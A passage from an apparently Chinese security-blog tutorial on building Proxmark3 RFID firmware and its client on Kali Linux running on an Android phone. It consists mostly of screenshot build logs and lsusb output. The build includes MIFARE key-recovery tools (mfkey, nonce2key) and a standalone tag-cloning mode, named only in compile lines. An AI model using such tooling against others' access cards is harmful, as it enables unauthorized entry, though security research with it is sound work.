


```
17:02                                    0.14K/s  4G+  50%
9 -DWITH_CRC -DON_DEVICE -DWITH_LF -DWITH_HITAG -DWITH_ISO15693 -DWITH_LEGICRF -DWITH_ISO1
4443b -DWITH_ISO14443a -DWITH_ICLASS -DWITH_FELICA -DWITH_FLASH -DWITH_SMARTCARD -DWITH_HF
SNOOP -DWITH_LF_SAMYRUN -fno-strict-aliasing -ffunction-sections -fdata-sections -DZ_SOLO
-DZ_PREFIX -DNO_GZIP -DZLIB_PM3_TUNED -I../zlib -I. -Os -mthumb-interwork -o obj/lf_samyru
n.o ../armsrc/Standalone/lf_samyrun.c
arm-none-eabi-gcc -c -I../include -I../common -I. -Wall -Werror -pedantic -Wunused -std=c9
9 -DWITH_CRC -DON_DEVICE -DWITH_LF -DWITH_HITAG -DWITH_ISO15693 -DWITH_LEGICRF -DWITH_ISO1
4443b -DWITH_ISO14443a -DWITH_ICLASS -DWITH_FELICA -DWITH_FLASH -DWITH_SMARTCARD -DWITH_HF
SNOOP -DWITH_LF_SAMYRUN -fno-strict-aliasing -ffunction-sections -fdata-sections -DZ_SOLO
-DZ_PREFIX -DNO_GZIP -DZLIB_PM3_TUNED -I../zlib -I. -Os -mthumb-interwork -o obj/vtsend.o
vtsend.c
arm-none-eabi-gcc -nostartfiles -nodefaultlibs -Wl,-gc-sections -n -Wl,-T,ldscript,-Map,ob
j/fullimage.stage1.map -o obj/fullimage.stage1.elf obj/version.o obj/fpga_all.o obj/start.
o obj/protocols.o obj/fonts.o obj/LCD.o obj/iso15693.o obj/iso15693tools.o obj/lfops.o obj
/hitag2.o obj/hitagS.o obj/lfsampling.o obj/pcf7931.o obj/lfdemod.o obj/inflate.o obj/inff
ast.o obj/inftrees.o obj/adler32.o obj/zutil.o obj/legicrf.o obj/legic_prng.o obj/flashmem
.o obj/smartcard.o obj/appmain.o obj/printf.o obj/util.o obj/string.o obj/BigBuf.o obj/tic
ks.o obj/random.o obj/hfsnoop.o obj/fpgaloader.o obj/iso14443a.o obj/mifareutil.o obj/mifa
recmd.o obj/epa.o obj/iso14443b.o obj/crypto1.o obj/des.o obj/aes.o obj/desfire_key.o obj/
desfire_crypto.o obj/mifaredesfire.o obj/iclass.o obj/optimized_cipher.o obj/crc.o obj/crc
16.o obj/crc32.o obj/felica.o obj/parity.o obj/usb_cdc.o obj/cmd.o obj/lf_samyrun.o obj/vt
send.o -lgcc
arm-none-eabi-objcopy -O binary -I elf32-littlearm --remove-section .data obj/fullimage.st
age1.elf obj/fullimage.nodata.bin
arm-none-eabi-objcopy -O elf32-littlearm -I binary -B arm --rename-section .data=stage1_im
age obj/fullimage.nodata.bin obj/fullimage.nodata.o
arm-none-eabi-objcopy -O binary -I elf32-littlearm --only-section .data obj/fullimage.stag
e1.elf obj/fullimage.data.bin
../client/fpga_compress obj/fullimage.data.bin obj/fullimage.data.bin.z
Opening obj/fullimage.data.bin 1
compressed 7992 input bytes to 4823 output bytes
arm-none-eabi-objcopy -O elf32-littlearm -I binary -B arm --rename-section .data=compresse
d_data obj/fullimage.data.bin.z obj/fullimage.data.o
arm-none-eabi-gcc -nostartfiles -nodefaultlibs -Wl,-gc-sections -n -Wl,-T,ldscript,-e,_osi
mage_entry,-Map,obj/fullimage.map -o obj/fullimage.elf obj/fullimage.nodata.o obj/fullimag
e.data.o
arm-none-eabi-objcopy -Osrec --srec-forceS3 --strip-debug --no-change-warnings --change-ad
dresses -0x100000 --change-start 0 --change-section-address .bss+0 --change-section-addres
s .data-0x100000 --change-section-address .commonarea+0 obj/fullimage.elf obj/fullimage.s1
9
make[1]: Leaving directory '/root/proxmark3/armsrc'
make -C recovery all
make[1]: Entering directory '/root/proxmark3/recovery'
arm-none-eabi-objcopy --gap-fill=0xff --pad-to 0x00102000 -O binary ../bootrom/obj/bootrom
.elf bootrom.bin
arm-none-eabi-objcopy --gap-fill=0xff -O binary ../armsrc/obj/fullimage.elf fullimage.bin
cat bootrom.bin fullimage.bin > proxmark3_recovery.bin
make[1]: Leaving directory '/root/proxmark3/recovery'
make -C tools/mfkey all
make[1]: Entering directory '/root/proxmark3/tools/mfkey'
gcc -std=c99 -march=native -Wall -Winline -O3 -c -o crapto1.o crapto1.c
gcc -std=c99 -march=native -Wall -Winline -O3 -c -o crypto1.o crypto1.c
gcc -std=c99 -march=native -Wall -Winline -O3 -o mfkey64 crapto1.o crypto1.o mfkey64.c
gcc -std=c99 -march=native -Wall -Winline -O3 -o mfkey32 crapto1.o crypto1.o mfkey32.c
gcc -std=c99 -march=native -Wall -Winline -O3 -o mfkey32v2 crapto1.o crypto1.o mfkey32v2.c
make[1]: Leaving directory '/root/proxmark3/tools/mfkey'
make -C tools/nonce2key all
make[1]: Entering directory '/root/proxmark3/tools/nonce2key'
gcc -std=c99 -Wall -O3 -c -c -o crypto1.o crypto1.c
gcc -std=c99 -Wall -O3 -c -c -o crapto1.o crapto1.c
gcc  -o nonce2key crypto1.o crapto1.o nonce2key.c
make[1]: Leaving directory '/root/proxmark3/tools/nonce2key'
root@kali:~/proxmark3#

ESC   /   |   -   HOME   ↑   END   PGUP   FN
TAB   CTRL   ALT   ←   ↓   →   PGDN
```

如图所示就已经编译完成了

0x04 烧录固件


首先把你的 PM3 和手机连接上，lsusb 查看是否已经识别


22:34
0.20K/s
4G
93%
Linux kali 3.18.31-perf-gf032b97 #1 SMP PREEMPT Thu Apr 5 23:50:39 CST 2018 aarch64
Kali GNU/Linux Rolling [running via Linux Deploy]
Last login: Mon May 21 22:31:39 2018 from 127.0.0.1
root@kali:~# cd proxmark3
root@kali:~/proxmark3# lsusb
Bus 001 Device 003: ID 9ac4:4b8f J. Westhues ProxMark-3 RFID Instrument
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@kali:~/proxmark3#
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGDN
1 2 3 4 5 6 7 8 9 0
q w e r t y u i o p
a s d f g h j k l
z x c v b n m x
符
123
中英
信安之路

如图所示已经成功识别 PM3 设备


接下来编译客户端并升级 CDC 设备，先拔掉 PM3

```
cd client && make
```


22:48
0.06K/s
4G
89%
Linux kali 3.18.31-perf-gf032b97 #1 SMP PREEMPT Thu Apr 5 23:50:39 CST 2018 aarch64
Kali GNU/Linux Rolling [running via Linux Deploy]
Last login: Mon May 21 22:42:47 2018 from 127.0.0.1
root@kali:~# cd proxmark3
root@kali:~/proxmark3# lsusb
Bus 001 Device 003: ID 9ac4:4b8f J. Westhues ProxMark-3 RFID Instrument
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@kali:~/proxmark3# cd client && make
Compiling liblua, using platform linux
cd ../liblua && make linux
make[1]: Entering directory '/root/proxmark3/liblua'
make all SYSCFLAGS="-DLUA_USE_LINUX" SYSLIBS="-Wl,-E -ldl -lreadline -ltermcap -lncurses"
make[2]: Entering directory '/root/proxmark3/liblua'
make[2]: Nothing to be done for 'all'.
make[2]: Leaving directory '/root/proxmark3/liblua'
make[1]: Leaving directory '/root/proxmark3/liblua'
root@kali:~/proxmark3/client#
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGDN
1 2 3 4 5 6 7 8 9 0
q w e r t y u i o p
a s d f g h j k l
z x c v b n m x
符
123
中英
信安之路

